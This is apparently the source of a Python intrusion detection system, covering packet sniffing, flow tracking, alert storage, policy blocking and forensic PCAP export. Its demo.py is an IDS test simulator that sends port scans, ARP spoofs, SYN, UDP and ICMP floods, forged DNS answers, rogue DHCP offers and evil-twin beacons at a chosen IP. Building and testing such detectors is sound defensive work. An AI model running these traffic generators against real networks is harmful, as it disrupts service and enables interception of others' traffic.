        return [dict(r) for r in rows]

    def get_packets_per_second(self, seconds: int = 60):
        rows = self._query_all(
            """SELECT strftime('%H:%M:%S',
datetime(replace(replace(ts, 'T', ' '), 'Z', ''))) AS bucket, COUNT(*)
AS count
                FROM packets
                WHERE datetime(replace(replace(ts, 'T', ' '), 'Z', ''))
>= datetime('now', ?)
                GROUP BY bucket
                ORDER BY bucket ASC""",
            (f"-{int(seconds)} seconds",),
        )
        return [dict(r) for r in rows]

    def get_dashboard_snapshot(self):
        row = self._query_one(
            """SELECT
                 (SELECT COUNT(*) FROM packets) AS total_packets,
                 (SELECT COUNT(*) FROM alerts) AS total_alerts,
                 (SELECT COUNT(*) FROM packets WHERE
datetime(replace(replace(ts, 'T', ' '), 'Z', '')) >= datetime('now',
'-60 seconds')) AS packets_60s,
                 (SELECT COUNT(*) FROM alerts WHERE
datetime(replace(replace(timestamp, 'T', ' '), 'Z', '')) >=
datetime('now', '-5 minutes')) AS alerts_5m,
                 (SELECT COALESCE(SUM(raw_len), 0) FROM packets WHERE
datetime(replace(replace(ts, 'T', ' '), 'Z', '')) >= datetime('now',
'-60 seconds')) AS bytes_60s,
                 (SELECT COUNT(DISTINCT src_ip) FROM packets WHERE
src_ip IS NOT NULL AND src_ip != '' AND datetime(replace(replace(ts,
'T', ' '), 'Z', '')) >= datetime('now', '-60 minutes')) AS
unique_sources_60m
            """
        )
        return dict(row) if row else {}

    def get_recent_forensics_audit(self, limit: int = 20):
        rows = self._query_all(
            """SELECT audit_id, user_email, action, params_json,
created_at, artifact_path, artifact_sha256
                FROM audit
                WHERE action = 'FORENSICS_EXPORT'
```

```
                ORDER BY audit_id DESC
                LIMIT ?""",
            (limit,),
        )
        return [dict(r) for r in rows]

    def is_listed(self, entry_type: str, value: str) -> bool:
        row = self._query_one(
            "SELECT 1 FROM whitelist_blacklist WHERE type = ? AND
value = ? LIMIT 1",
            (entry_type, value),
        )
        return row is not None

    # ---------------- Retention / TTL ----------------
    def delete_old_packets(self, older_than_seconds: int) -> int:
        cursor = self._execute(
            f"DELETE FROM packets WHERE {self._sqlite_ts_expr('ts')} <
datetime('now', ?)",
            (f"-{int(older_than_seconds)} seconds",),
        )
        return int(cursor.rowcount or 0)

    def delete_old_flows(self, older_than_seconds: int) -> int:
        cursor = self._execute(
            f"DELETE FROM flows WHERE
{self._sqlite_ts_expr('last_ts')} < datetime('now', ?)",
            (f"-{int(older_than_seconds)} seconds",),
        )
        return int(cursor.rowcount or 0)

    def run_retention_cleanup(self, packet_ttl_seconds: int,
flow_ttl_seconds: int) -> dict:
        deleted_packets = self.delete_old_packets(packet_ttl_seconds)
if packet_ttl_seconds > 0 else 0
        deleted_flows = self.delete_old_flows(flow_ttl_seconds) if
flow_ttl_seconds > 0 else 0
        return {
            "deleted_packets": deleted_packets,
            "deleted_flows": deleted_flows,
        }

    def close(self) -> None:
        with self._lock:
            self.connection.close()
```

demo.py

```
"""
Interactive Attack Simulator for IDS Testing
---------------------------------------------
Choose target IP once, then select which attack to launch.
Uses Scapy to generate the test traffic.

Some attacks are easier to observe in monitor mode than others:
- ARP spoof / DHCP spoof / Evil Twin: best tested at L2 or monitor
mode.
- Port scan / SYN / UDP / ICMP / DNS poison: best tested when the
sniffer can see
  the victim traffic clearly (same host, mirrored port, open lab, or
decrypted lab wifi).
"""

from scapy.all import (
    ARP,
    BOOTP,
    DHCP,
    DNS,
    DNSQR,
    DNSRR,
    Dot11,
    Dot11Beacon,
    Dot11Elt,
    Dot11ProbeResp,
    Ether,
    ICMP,
    IP,
    LLC,
    RadioTap,
    RandMAC,
    RandShort,
    SNAP,
    TCP,
    UDP,
    send,
    sendp,
)
import sys
import time


def clear_screen():
    print("\033c", end="")


def get_target_ip() -> str:
    while True:
        ip = input("\nEnter target IP address (e.g. 192.168.1.100):
").strip()
        if ip.count(".") == 3 and all(part.isdigit() and 0 <=
int(part) <= 255 for part in ip.split(".")):
            return ip
        print("Invalid IP address. Try again.")
```

```
def wait_key():
    input("\nPress Enter to continue...")


def port_scan(target: str):
    print(f"\n[ PORT SCAN ] → {target}")
    ports = list(range(1, 180))
    src_port = RandShort()
    for i, port in enumerate(ports, 1):
        pkt = IP(dst=target) / TCP(sport=src_port, dport=port,
flags="S")
        send(pkt, verbose=0)
        if i % 30 == 0:
            print(f"  Sent {i}/{len(ports)} SYN packets...")
            time.sleep(0.08)


def arp_spoof(target: str):
    print(f"\n[ ARP SPOOF ] → {target}")
    fake_macs = [
        "00:11:22:33:44:55",
        "aa:bb:cc:dd:ee:ff",
        "11:22:33:44:55:66",
        "99:88:77:66:55:44",
        "fe:dc:ba:98:76:54",
    ]
    gateway_ip = input("  Enter gateway/router IP (or press Enter to
use 192.168.1.1): ").strip() or "192.168.1.1"
    for i, mac in enumerate(fake_macs, 1):
        arp = ARP(op=2, pdst=target, psrc=gateway_ip, hwsrc=mac)
        send(arp, verbose=0)
        print(f"  Sent ARP reply {i}/{len(fake_macs)} (MAC = {mac})")
        time.sleep(1.1)


def syn_flood(target: str):
    print(f"\n[ SYN FLOOD ] → {target}")
    for i in range(1, 351):
        pkt = IP(dst=target) / TCP(sport=RandShort(), dport=80,
flags="S")
        send(pkt, verbose=0)
        if i % 80 == 0:
            print(f"  Sent {i} SYN packets...")
            time.sleep(0.04)


def udp_flood(target: str):
    print(f"\n[ UDP FLOOD ] → {target}")
    for i in range(1, 601):
        pkt = IP(dst=target) / UDP(sport=RandShort(), dport=12345) /
(b"X" * 120)
        send(pkt, verbose=0)
        if i % 150 == 0:
            print(f"  Sent {i} UDP packets...")
            time.sleep(0.03)
```

```
def icmp_flood(target: str):
    print(f"\n[ ICMP FLOOD ] → {target}")
    for i in range(1, 601):
        pkt = IP(dst=target) / ICMP()
        send(pkt, verbose=0)
        if i % 150 == 0:
            print(f"  Sent {i} ICMP packets...")
            time.sleep(0.03)


def dns_poison(target: str):
    print(f"\n[ DNS POISON ] → {target}")
    domain = "example.com"
    fake_ips = ["10.13.37.101", "172.16.99.42", "192.168.55.123",
"1.3.3.7"]
    for ip in fake_ips:
        pkt = IP(dst=target) / UDP(sport=5353, dport=53) / DNS(qr=1,
aa=1, qd=DNSQR(qname=domain), an=DNSRR(rrname=domain, rdata=ip))
        send(pkt, verbose=0)
        print(f"  Sent fake answer: {domain} → {ip}")
        time.sleep(1.0)


def dhcp_spoof(_target: str = ""):
    print("\n[ DHCP SPOOF ]")
    fake_servers = ["192.168.55.10", "10.0.0.88", "172.16.1.200"]
    iface = input("  Network interface (e.g. eth0, en0, wlan0mon):
").strip() or "eth0"
    for server in fake_servers:
        pkt = (
            Ether(src=RandMAC(), dst="ff:ff:ff:ff:ff:ff") /
            IP(src="0.0.0.0", dst="255.255.255.255") /
            UDP(sport=68, dport=67) /
            BOOTP(op=2, yiaddr="192.168.55.77",
chaddr=bytes.fromhex(str(RandMAC()).replace(':', ''))[:6]) /
            DHCP(options=[("message-type", "offer"), ("server_id",
server), "end"])
        )
        sendp(pkt, iface=iface, verbose=0)
        print(f"  Sent DHCP Offer from server {server}")
        time.sleep(1.5)


def evil_twin(_target: str = ""):
    print("\n[ EVIL TWIN ]")
    iface = input("  Monitor-mode interface (e.g. wlan0mon):
").strip() or "wlan0mon"
    ssid = input("  SSID to spoof (default: TestWiFi): ").strip() or
"TestWiFi"
    legit_bssid = input("  Legit/first BSSID (default:
02:11:22:33:44:55): ").strip() or "02:11:22:33:44:55"
    rogue_bssid = input("  Rogue/new BSSID (default:
66:77:88:99:aa:bb): ").strip() or "66:77:88:99:aa:bb"

    frames = [
```

```
        RadioTap(dBm_AntSignal=-62) /
        Dot11(type=0, subtype=8, addr1="ff:ff:ff:ff:ff:ff",
addr2=legit_bssid, addr3=legit_bssid) /
        Dot11Beacon(cap="ESS+privacy") /
        Dot11Elt(ID="SSID", info=ssid.encode()) /
        Dot11Elt(ID="DSset", info=bytes([1])),
        RadioTap(dBm_AntSignal=-28) /
        Dot11(type=0, subtype=8, addr1="ff:ff:ff:ff:ff:ff",
addr2=rogue_bssid, addr3=rogue_bssid) /
        Dot11Beacon(cap="ESS+privacy") /
        Dot11Elt(ID="SSID", info=ssid.encode()) /
        Dot11Elt(ID="DSset", info=bytes([11])),
    ]

    for i in range(6):
        sendp(frames, iface=iface, verbose=0)
        print(f"  Broadcast pair {i + 1}/6 for SSID '{ssid}'")
        time.sleep(1.0)


def show_menu() -> int:
    print("\n" + "=" * 50)
    print("  IDS Attack Simulator - Choose attack to test")
    print("=" * 50)
    print("  1) Port Scan")
    print("  2) ARP Spoof")
    print("  3) SYN Flood")
    print("  4) UDP Flood")
    print("  5) ICMP Flood")
    print("  6) DNS Poisoning")
    print("  7) DHCP Spoof")
    print("  8) Evil Twin")
    print("  0) Exit")
    print("-" * 50)
    while True:
        try:
            choice = int(input("Select attack (0-8): "))
            if 0 <= choice <= 8:
                return choice
            print("Please enter number 0-8.")
        except ValueError:
            print("Please enter a number.")


ATTACKS = {
    1: ("Port Scan", port_scan),
    2: ("ARP Spoof", arp_spoof),
    3: ("SYN Flood", syn_flood),
    4: ("UDP Flood", udp_flood),
    5: ("ICMP Flood", icmp_flood),
    6: ("DNS Poisoning", dns_poison),
    7: ("DHCP Spoof", dhcp_spoof),
    8: ("Evil Twin", evil_twin),
}


def main():
```

```
    if len(sys.argv) > 1 and sys.argv[1] in ("--help", "-h"):
        print(__doc__)
        return

    print("IDS Attack Simulator\n====================\n")
    target = get_target_ip()

    while True:
        clear_screen()
        print(f"\nCurrent target: {target}\n")
        choice = show_menu()
        if choice == 0:
            print("\nExiting...")
            break
        attack_name, attack_func = ATTACKS[choice]
        print(f"\n{'=' * 20} {attack_name} {'=' * 20}\n")
        try:
            attack_func(target)
        except KeyboardInterrupt:
            print("\nInterrupted by user.")
        except Exception as e:
            print(f"\nError during attack: {e}")
        wait_key()


if __name__ == "__main__":
    try:
        main()
    except KeyboardInterrupt:
        print("\n\nExited by user.")
```

firebase_alerts.py

```
import requests
import os
from dotenv import load_dotenv

load_dotenv()

FIREBASE_DB_URL = os.getenv("FIREBASE_DB_URL")


def save_alert(uid, token, alert_id, alert_data):
    if not uid or not token:
        return

    url =
f"{FIREBASE_DB_URL}/alerts/{uid}/{alert_id}.json?auth={token}"
    r = requests.put(url, json=alert_data)

    if r.status_code != 200:
        print("Firebase save error:", r.text)


def load_alerts(uid, token):
    if not uid or not token:
        return {}

    url = f"{FIREBASE_DB_URL}/alerts/{uid}.json?auth={token}"
    r = requests.get(url)

    if r.status_code == 200 and r.json():
        return r.json()

    return {}
```

flows.py

```python
from __future__ import annotations

from dataclasses import dataclass, field
from datetime import datetime
from typing import Optional, Tuple

from packet import Packet


FlowKey = Tuple[str, str, int, int, str]


def compute_flow_key(p: Packet) -> Optional[FlowKey]:
    """Compute a bidirectional flow key.

    For TCP/UDP we normalize endpoint order so A->B and B->A share the
same
    flow. For protocols without ports we use 0/0.
    """
    if not p.src_ip or not p.dst_ip:
        return None

    proto = p.proto_name or "other"
    src_port = int(p.src_port or 0)
    dst_port = int(p.dst_port or 0)

    left = (str(p.src_ip), src_port)
    right = (str(p.dst_ip), dst_port)

    if left <= right:
        return (left[0], right[0], left[1], right[1], proto)
    return (right[0], left[0], right[1], left[1], proto)


@dataclass
class FlowStats:
    key: FlowKey
    first_ts: datetime
    last_ts: datetime

    src_ip: str
    dst_ip: str
    src_port: int
    dst_port: int
    proto: str

    packet_count: int = 0
    byte_count: int = 0

    syn_count: int = 0
    ack_count: int = 0
    rst_count: int = 0
```

```
    dst_ports_seen: set[int] = field(default_factory=set)

    @classmethod
    def from_packet(cls, key: FlowKey, p: Packet) -> "FlowStats":
        return cls(
            key=key,
            first_ts=p.ts,
            last_ts=p.ts,
            src_ip=key[0],
            dst_ip=key[1],
            src_port=key[2],
            dst_port=key[3],
            proto=key[4],
            packet_count=0,
            byte_count=0,
        )

    def update(self, p: Packet) -> None:
        self.last_ts = p.ts
        self.packet_count += 1
        self.byte_count += int(p.raw_len or 0)

        if p.dst_port is not None:
            try:
                self.dst_ports_seen.add(int(p.dst_port))
            except Exception:
                pass

        if self.proto == "tcp" and isinstance(p.flags, str):
            flags = p.flags
            if "S" in flags and "A" not in flags:
                self.syn_count += 1
            if "A" in flags:
                self.ack_count += 1
            if "R" in flags:
                self.rst_count += 1
```

forensics.py

```
import hashlib
import json
import os
from datetime import datetime, timezone

from scapy.layers.l2 import Ether
from scapy.utils import wrpcap

EVIDENCE_DIR = "evidence_bundles"


def sha256_file(path: str) -> str:
    h = hashlib.sha256()
    with open(path, "rb") as f:
        for chunk in iter(lambda: f.read(1024 * 1024), b""):
            h.update(chunk)
    return h.hexdigest()


def create_evidence_bundle(db, *, user_email: str, incident_id: int,
max_packets: int = 5000):
    os.makedirs(EVIDENCE_DIR, exist_ok=True)

    packet_id = db.get_alert_packet_id(incident_id)
    if packet_id is None:
        raise ValueError("Alert not found or has no anchor packet")

    rows = db.get_raw_packets_up_to(packet_id,
max_packets=max_packets)
    packets = []
    for (raw_bytes,) in rows:
        if not raw_bytes:
            continue
        try:
            packets.append(Ether(raw_bytes))
        except Exception:
            continue

    ts = datetime.now(timezone.utc).strftime("%Y%m%d_%H%M%S")
    pcap_path = os.path.join(EVIDENCE_DIR,
f"evidence_{incident_id}_{ts}.pcap")
    wrpcap(pcap_path, list(reversed(packets)))

    sha = sha256_file(pcap_path)
    meta = {
        "incident_id": incident_id,
        "packet_count": len(packets),
        "pcap_path": pcap_path,
        "sha256": sha,
        "created_at": datetime.now(timezone.utc).isoformat(),
    }

    meta_path = pcap_path.replace(".pcap", ".json")
    with open(meta_path, "w", encoding="utf-8") as f:
        json.dump(meta, f, indent=2, ensure_ascii=False)
```

```
    db.insert_audit(
        user_email=user_email,
        action="FORENSICS_EXPORT",
        params_json=json.dumps({"incident_id": incident_id}),
        created_at=meta["created_at"],
        artifact_path=pcap_path,
        artifact_sha256=sha,
    )

    return pcap_path, meta_path, sha
```

geoip.py

```python
from __future__ import annotations

import os

try:
    import geoip2.database
except Exception:
    geoip2 = None

reader = None
_db_path = "GeoLite2-City.mmdb"
if geoip2 is not None and os.path.exists(_db_path):
    try:
        reader = geoip2.database.Reader(_db_path)
    except Exception:
        reader = None


def lookup_ip(ip: str):
    if not reader or not ip:
        return None
    try:
        r = reader.city(ip)
        return {
            "country": r.country.name,
            "city": r.city.name,
            "latitude": r.location.latitude,
            "longitude": r.location.longitude,
        }
    except Exception:
        return None
```

main.py

```python
from orchestrator import Orchestrator
from login_poc import login_mainloop
from dashboard import start_dashboard

def main():
    ok, uid, token = login_mainloop()
    if not ok:
        return

    orch = Orchestrator(
        db_path="DB.db",
        firebase_uid=uid,
        firebase_token=token
    )

    start_dashboard(orch, db_path="DB.db")

if __name__ == "__main__":
    main()
```

messages.py

```
from __future__ import annotations

from collections import deque
from dataclasses import dataclass
from datetime import datetime
from threading import Lock
from typing import Deque, Optional


@dataclass
class Message:
    ts: str
    level: str
    title: str
    body: str = ""
    alert_id: Optional[int] = None


class MessageBus:
    """Thread-safe in-process message system for UI/logging."""

    def __init__(self, maxlen: int = 200):
        self._q: Deque[Message] = deque(maxlen=maxlen)
        self._lock = Lock()

    def publish(self, level: str, title: str, body: str = "",
alert_id: Optional[int] = None) -> None:
        ts = datetime.utcnow().isoformat(timespec="seconds") + "Z"
        with self._lock:
            self._q.append(Message(ts=ts, level=level, title=title,
body=body, alert_id=alert_id))

    def consume_all(self) -> list[Message]:
        with self._lock:
            msgs = list(self._q)
            self._q.clear()
        return msgs
```

orchestrator.py

```python
from __future__ import annotations

import json
import os
import queue
import threading
import time
from collections import deque
from datetime import datetime, timedelta

from scapy.utils import wrpcap

from anomaly import update_and_check_anomaly
from attacks import (
    update_and_check_arpspoof,
    update_and_check_dhcp_spoof,
    update_and_check_dns_poison,
    update_and_check_eviltwin,
    update_and_check_flood,
    update_and_check_portscan,
    update_and_check_synflood,
)
from database import Database
from firebase_alerts import save_alert
from flows import FlowStats, compute_flow_key
from forensics import create_evidence_bundle
from messages import MessageBus
from packet import Packet
from poc_sniffer import normalize_packet
from policy import decide_policy


class Orchestrator:
    def __init__(
        self,
        db_path: str = "DB.db",
        evidence_dir: str = "evidence",
        evidence_max_packets: int = 2000,
        firebase_uid=None,
        firebase_token=None,
        packet_db_ttl_seconds: int = 3600,
        flow_db_ttl_seconds: int = 1800,
        flow_idle_ttl_seconds: int = 300,
        retention_interval_seconds: int = 60,
        processing_queue_maxsize: int = 20000,
        worker_count: int | None = None,
        queue_warning_interval_seconds: float = 2.0,
    ):
        self.firebase_uid = firebase_uid
        self.firebase_token = firebase_token
        self.running = False
        self.thread = None
        self.worker_threads: list[threading.Thread] = []
        self.maintenance_thread = None
```

```
        self.db_path = db_path
        self.db = Database(db_path)
        self.msg = MessageBus(maxlen=1000)
        self._blocked_until: dict[str, datetime] = {}
        self.flows: dict = {}
        self._flows_lock = threading.Lock()

        self.evidence_dir = evidence_dir
        self.evidence_max_packets = evidence_max_packets
        self._buf_by_src: dict[str, deque] = {}
        self._buf_by_dst: dict[str, deque] = {}
        os.makedirs(self.evidence_dir, exist_ok=True)

        self.jsonl_path = None
        self.processing_queue: queue.Queue =
queue.Queue(maxsize=int(processing_queue_maxsize))

        cpu = os.cpu_count() or 4
        if worker_count is None:
            worker_count = max(2, min(4, cpu))
        self.worker_count = int(worker_count)
        self.queue_warning_interval_seconds =
float(queue_warning_interval_seconds)
        self._last_queue_warn_ts = 0.0
        self._suppressed_queue_drops = 0
        self._dropped_packets_total = 0
        self._metrics_lock = threading.Lock()

        self.packet_db_ttl_seconds = int(packet_db_ttl_seconds)
        self.flow_db_ttl_seconds = int(flow_db_ttl_seconds)
        self.flow_idle_ttl_seconds = int(flow_idle_ttl_seconds)
        self.retention_interval_seconds =
int(retention_interval_seconds)
        self._last_retention_run = 0.0

    def start_sniff(self, iface=None):
        if self.running:
            return
        self.running = True
        self.worker_threads = [
            threading.Thread(target=self._processing_loop,
name=f"orch-worker-{i}", daemon=True)
            for i in range(self.worker_count)
        ]
        for t in self.worker_threads:
            t.start()
        self.maintenance_thread =
threading.Thread(target=self._maintenance_loop, daemon=True)
        self.maintenance_thread.start()
        self.thread = threading.Thread(target=self._sniff_loop,
args=(iface,), daemon=True)
        self.thread.start()
        self.msg.publish(
            "INFO",
            "Sniffer started",
            f"Interface={iface or 'default'} |
workers={self.worker_count} | queue={self.processing_queue.maxsize}",
```

```
        )
        print(f"[orch] Sniffer started on {iface or 'default
interface'} with {self.worker_count} workers")

    def stop_sniff(self):
        if not self.running:
            return
        self.msg.publish("INFO", "Sniffer stopping")
        print("[orch] Stopping sniffer...")
        self.running = False

    def _sniff_loop(self, iface):
        from scapy.all import sniff

        def on_raw_packet(pkt):
            if not self.running:
                return
            try:
                self.processing_queue.put_nowait(pkt)
            except queue.Full:
                self._handle_queue_full()

        sniff(iface=iface, prn=on_raw_packet, store=False,
stop_filter=lambda _: not self.running)

    def _handle_queue_full(self):
        now = time.time()
        publish_now = False
        with self._metrics_lock:
            self._dropped_packets_total += 1
            self._suppressed_queue_drops += 1
            if now - self._last_queue_warn_ts >=
self.queue_warning_interval_seconds:
                count = self._suppressed_queue_drops
                self._suppressed_queue_drops = 0
                self._last_queue_warn_ts = now
                publish_now = True
            else:
                count = 0
        if publish_now:
            qsize = self.processing_queue.qsize()
            self.msg.publish(
                "WARN",
                "Packet dropped",
                f"processing queue full | dropped={count} |
qsize={qsize}/{self.processing_queue.maxsize}",
            )

    def _processing_loop(self):
        while self.running or not self.processing_queue.empty():
            try:
                raw_pkt = self.processing_queue.get(timeout=0.5)
            except queue.Empty:
                continue

            try:
                self._process_one_packet(raw_pkt)
```

```
            except Exception as e:
                print(f"[orch] processing error: {e}")
            finally:
                self.processing_queue.task_done()

    def _process_one_packet(self, raw_pkt):
        try:
            p: Packet = normalize_packet(raw_pkt)
        except Exception as e:
            print(f"[orch] normalize error: {e}")
            return

        if p.src_ip and self._is_blocked(p.src_ip):
            self.msg.publish("ACTION", "Dropped packet (blocked)",
f"src_ip={p.src_ip}")
            return

        self._buffer_evidence(raw_pkt, p)
        packet_id = None
        try:
            packet_id = self.db.insert_packet(p, scan_id=None)
        except Exception as e:
            print(f"[orch] DB insert packet error: {e}")

        self._log_jsonl(p)
        self._update_flow(p)

        for a in self._run_detections(p):
            self._handle_alert(a, p, packet_id)

    def _maintenance_loop(self):
        while self.running:
            try:
                self._cleanup_in_memory_flows()
                now = time.time()
                if now - self._last_retention_run >=
self.retention_interval_seconds:
                    self._last_retention_run = now
                    self.run_retention_cleanup()
                self._flush_suppressed_queue_drop_message(force=False)
            except Exception as e:
                print(f"[orch] maintenance error: {e}")
            time.sleep(2)
        self._flush_suppressed_queue_drop_message(force=True)

    def _flush_suppressed_queue_drop_message(self, force: bool):
        with self._metrics_lock:
            if self._suppressed_queue_drops <= 0:
                return
            now = time.time()
            if not force and now - self._last_queue_warn_ts <
self.queue_warning_interval_seconds:
                return
            count = self._suppressed_queue_drops
            self._suppressed_queue_drops = 0
            self._last_queue_warn_ts = now
        self.msg.publish(
```

```
            "WARN",
            "Packet dropped",
            f"processing queue full | dropped={count} |
qsize={self.processing_queue.qsize()}/{self.processing_queue.maxsize}"
,
        )

    def _get_buf(self, mapping: dict, key: str):
        if key not in mapping:
            mapping[key] = deque(maxlen=self.evidence_max_packets)
        return mapping[key]

    def _buffer_evidence(self, raw_pkt, p: Packet):
        if p.src_ip:
            self._get_buf(self._buf_by_src, p.src_ip).append(raw_pkt)
        if p.dst_ip:
            self._get_buf(self._buf_by_dst, p.dst_ip).append(raw_pkt)
        arp_ip = (p.meta or {}).get("arp_ip")
        if arp_ip:
            self._get_buf(self._buf_by_src, arp_ip).append(raw_pkt)
        ssid = (p.meta or {}).get("wifi_ssid")
        if ssid:
            self._get_buf(self._buf_by_src, ssid).append(raw_pkt)

    def _export_pcap(self, key: str, alert_type: str, alert_id: int) -
> str | None:
        pkts = None
        if key in self._buf_by_src and self._buf_by_src[key]:
            pkts = list(self._buf_by_src[key])
        elif key in self._buf_by_dst and self._buf_by_dst[key]:
            pkts = list(self._buf_by_dst[key])
        if not pkts:
            return None
        safe_key = key.replace(":", "_").replace("/", "_").replace("
", "_")
        path = os.path.join(self.evidence_dir,
f"{alert_id:06d}_{alert_type}_{safe_key}.pcap")
        try:
            wrpcap(path, pkts)
            return path
        except Exception as e:
            print(f"[orch] PCAP export error: {e}")
            return None

    def _update_flow(self, p: Packet):
        key = compute_flow_key(p)
        if not key:
            return
        with self._flows_lock:
            f = self.flows.get(key)
            if f is None:
                f = FlowStats.from_packet(key, p)
                self.flows[key] = f
            f.update(p)
            if f.packet_count % 500 == 0:
                try:
                    self.db.insert_flow(f, scan_id=None)
```

```
                except Exception as e:
                    print(f"[orch] DB insert flow error: {e}")

    def _cleanup_in_memory_flows(self):
        cutoff = datetime.utcnow() -
timedelta(seconds=self.flow_idle_ttl_seconds)
        with self._flows_lock:
            stale = [k for k, f in self.flows.items() if f.last_ts <
cutoff]
            for k in stale:
                del self.flows[k]

    def _run_detections(self, p: Packet) -> list[dict]:
        out = []
        for fn in (
            update_and_check_portscan,
            update_and_check_arpspoof,
            update_and_check_synflood,
            update_and_check_dns_poison,
            update_and_check_dhcp_spoof,
            update_and_check_anomaly,
            update_and_check_flood,
            update_and_check_eviltwin,
        ):
            try:
                alert = fn(p)
                if alert:
                    out.append(alert)
            except Exception as e:
                print(f"[orch] detector error in {fn.__name__}: {e}")
        return out

    def _handle_alert(self, alert: dict, p: Packet, packet_id: int |
None):
        alert_type = alert.get("type", "UNKNOWN")
        severity = int(alert.get("severity", 5))
        desc = alert.get("description", "")
        ts = datetime.utcnow().isoformat(timespec="seconds") + "Z"

        try:
            from geoip import lookup_ip
            geo = lookup_ip(p.src_ip) if p.src_ip else None
            if geo:
                country = geo.get("country") or "Unknown"
                city = geo.get("city") or "Unknown"
                desc += f" | Origin: {country} / {city}"
        except Exception:
            pass

        evidence_key = alert.get("evidence_key") or p.src_ip or
p.dst_ip or "unknown"
        try:
            alert_id = self.db.insert_alert(packet_id, alert_type,
severity, desc, ts, pcap_path=None)
        except Exception as e:
            print(f"[orch] DB insert alert error: {e}")
            return
```

```
        pcap_path = self._export_pcap(evidence_key, alert_type,
alert_id)
        if pcap_path:
            try:
                self.db.update_alert_pcap_path(alert_id, pcap_path)
            except Exception as e:
                print(f"[orch] DB update alert pcap_path error: {e}")

        save_alert(
            self.firebase_uid,
            self.firebase_token,
            alert_id,
            {
                "type": alert_type,
                "severity": severity,
                "description": desc,
                "timestamp": ts,
                "pcap_path": pcap_path,
            },
        )

        self.msg.publish("ALERT", f"{alert_type} (sev={severity})",
desc, alert_id=alert_id)
        print(f"[ALERT] #{alert_id} {alert_type} sev={severity}:
{desc}" + (f" (pcap={pcap_path})" if pcap_path else ""))
        self._apply_policy(alert_type, severity, p)

    def _apply_policy(self, alert_type: str, severity: int, p: Packet)
-> None:
        pr = decide_policy(alert_type, severity)
        if pr.action == "NONE":
            return
        target_ip = p.src_ip or p.dst_ip
        if pr.action == "BLOCK" and target_ip and pr.ttl_seconds:
            unblock = datetime.utcnow() +
timedelta(seconds=int(pr.ttl_seconds))
            self._blocked_until[target_ip] = unblock
            try:
                self.db.add_list_entry("blacklist", target_ip,
f"{pr.reason}; ttl={pr.ttl_seconds}s")
            except Exception as e:
                print(f"[orch] blacklist log error: {e}")
            self.msg.publish("ACTION", "Applied policy: BLOCK",
f"ip={target_ip} ttl={pr.ttl_seconds}s")
        elif pr.action == "RATE_LIMIT" and target_ip and
pr.ttl_seconds:
            self.msg.publish("ACTION", "Applied policy: RATE_LIMIT",
f"target={target_ip} ttl={pr.ttl_seconds}s")
        elif pr.action == "NOTIFY":
            self.msg.publish("WARN", "Policy: NOTIFY", pr.reason)

    def _is_blocked(self, src_ip: str) -> bool:
        until = self._blocked_until.get(src_ip)
        if not until:
            return False
        if datetime.utcnow() >= until:
```

```
            del self._blocked_until[src_ip]
            return False
        return True

    def consume_messages(self):
        return self.msg.consume_all()

    def _log_jsonl(self, p: Packet):
        if not self.jsonl_path:
            return
        try:
            with open(self.jsonl_path, "a", encoding="utf-8") as f:
                json.dump(p.to_dict(), f, ensure_ascii=False)
                f.write("\n")
        except Exception as e:
            print(f"[orch] JSONL log error: {e}")

    def export_forensics(self, user_email: str, alert_id: int):
        return create_evidence_bundle(db=self.db,
user_email=user_email, incident_id=alert_id)

    def run_retention_cleanup(self):
        deleted_packets =
self.db.delete_old_packets(self.packet_db_ttl_seconds) if
self.packet_db_ttl_seconds > 0 else 0
        deleted_flows =
self.db.delete_old_flows(self.flow_db_ttl_seconds) if
self.flow_db_ttl_seconds > 0 else 0
        if deleted_packets or deleted_flows:
            self.msg.publish("INFO", "Retention cleanup",
f"packets={deleted_packets}, flows={deleted_flows}")

    def get_runtime_stats(self) -> dict:
        with self._metrics_lock:
            dropped_packets_total = self._dropped_packets_total
        with self._flows_lock:
            active_flows = len(self.flows)
        return {
            "queue_size": self.processing_queue.qsize(),
            "queue_maxsize": self.processing_queue.maxsize,
            "worker_count": self.worker_count,
            "dropped_packets_total": dropped_packets_total,
            "active_flows": active_flows,
        }
```

packet.py

```
from __future__ import annotations

from datetime import datetime
from typing import Optional, Union


class Packet:
    def __init__(
        self,
        ts: datetime,
        raw_len: int,
        src_ip: Optional[str],
        dst_ip: Optional[str],
        src_port: Optional[int],
        dst_port: Optional[int],
        proto: Optional[int],
        flags: Optional[Union[str, int]],
        payload_len: int = 0,
        summary: str = "",
        meta: dict | None = None,
        raw_bytes: bytes | None = None,
        flow_key: str | None = None,
    ):
        self.ts = ts.replace(tzinfo=None) if ts.tzinfo else ts
        self.ts_iso = self.ts.isoformat(timespec="milliseconds") + "Z"
        self.raw_len = raw_len
        self.src_ip, self.dst_ip = src_ip, dst_ip
        self.src_port, self.dst_port = src_port, dst_port
        self.proto = proto
        self.proto_name = {6: "tcp", 17: "udp", 1: "icmp"}.get(proto,
"other")
        self.flags = None if flags is None else str(flags)
        self.payload_len = payload_len
        self.summary = summary or self.summary_text()
        self.meta = meta or {}
        self.raw_bytes = raw_bytes
        self.flow_key = flow_key

    def summary_text(self) -> str:
        left = self.src_ip or "?"
        right = self.dst_ip or "?"
        lport = f":{self.src_port}" if self.src_port is not None else
""
        rport = f":{self.dst_port}" if self.dst_port is not None else
""
        return f"{self.proto_name.upper()} {left}{lport} ->
{right}{rport}"

    def to_dict(self) -> dict:
        return {
            "ts": self.ts_iso,
            "raw_len": self.raw_len,
            "src_ip": self.src_ip,
            "dst_ip": self.dst_ip,
            "src_port": self.src_port,
```

```
            "dst_port": self.dst_port,
            "proto": self.proto,
            "proto_name": self.proto_name,
            "flags": self.flags,
            "payload_len": self.payload_len,
            "summary": self.summary,
            "meta": self.meta,
            "flow_key": self.flow_key,
            "has_raw": self.raw_bytes is not None,
        }
```

poc_sniffer.py

```
from __future__ import annotations

from datetime import datetime, timezone

from scapy.layers.dhcp import DHCP
from scapy.layers.dns import DNS, DNSQR, DNSRR
from scapy.layers.dot11 import Dot11, Dot11Beacon, Dot11Elt,
Dot11ProbeResp
from scapy.layers.inet import ICMP, IP, TCP, UDP
from scapy.layers.inet6 import IPv6
from scapy.layers.l2 import ARP
from scapy.layers.dot11 import Dot11, Dot11Beacon, Dot11Elt, RadioTap

from flows import compute_flow_key
from packet import Packet


def _safe_decode(v):
    if v is None:
        return None
    if isinstance(v, bytes):
        return v.decode(errors="ignore")
    return str(v)


def _extract_wifi_meta(pkt, meta: dict) -> None:
    if pkt.haslayer(Dot11):
        d11 = pkt[Dot11]
        meta["l2_src"] = getattr(d11, "addr2", None)
        meta["l2_dst"] = getattr(d11, "addr1", None)
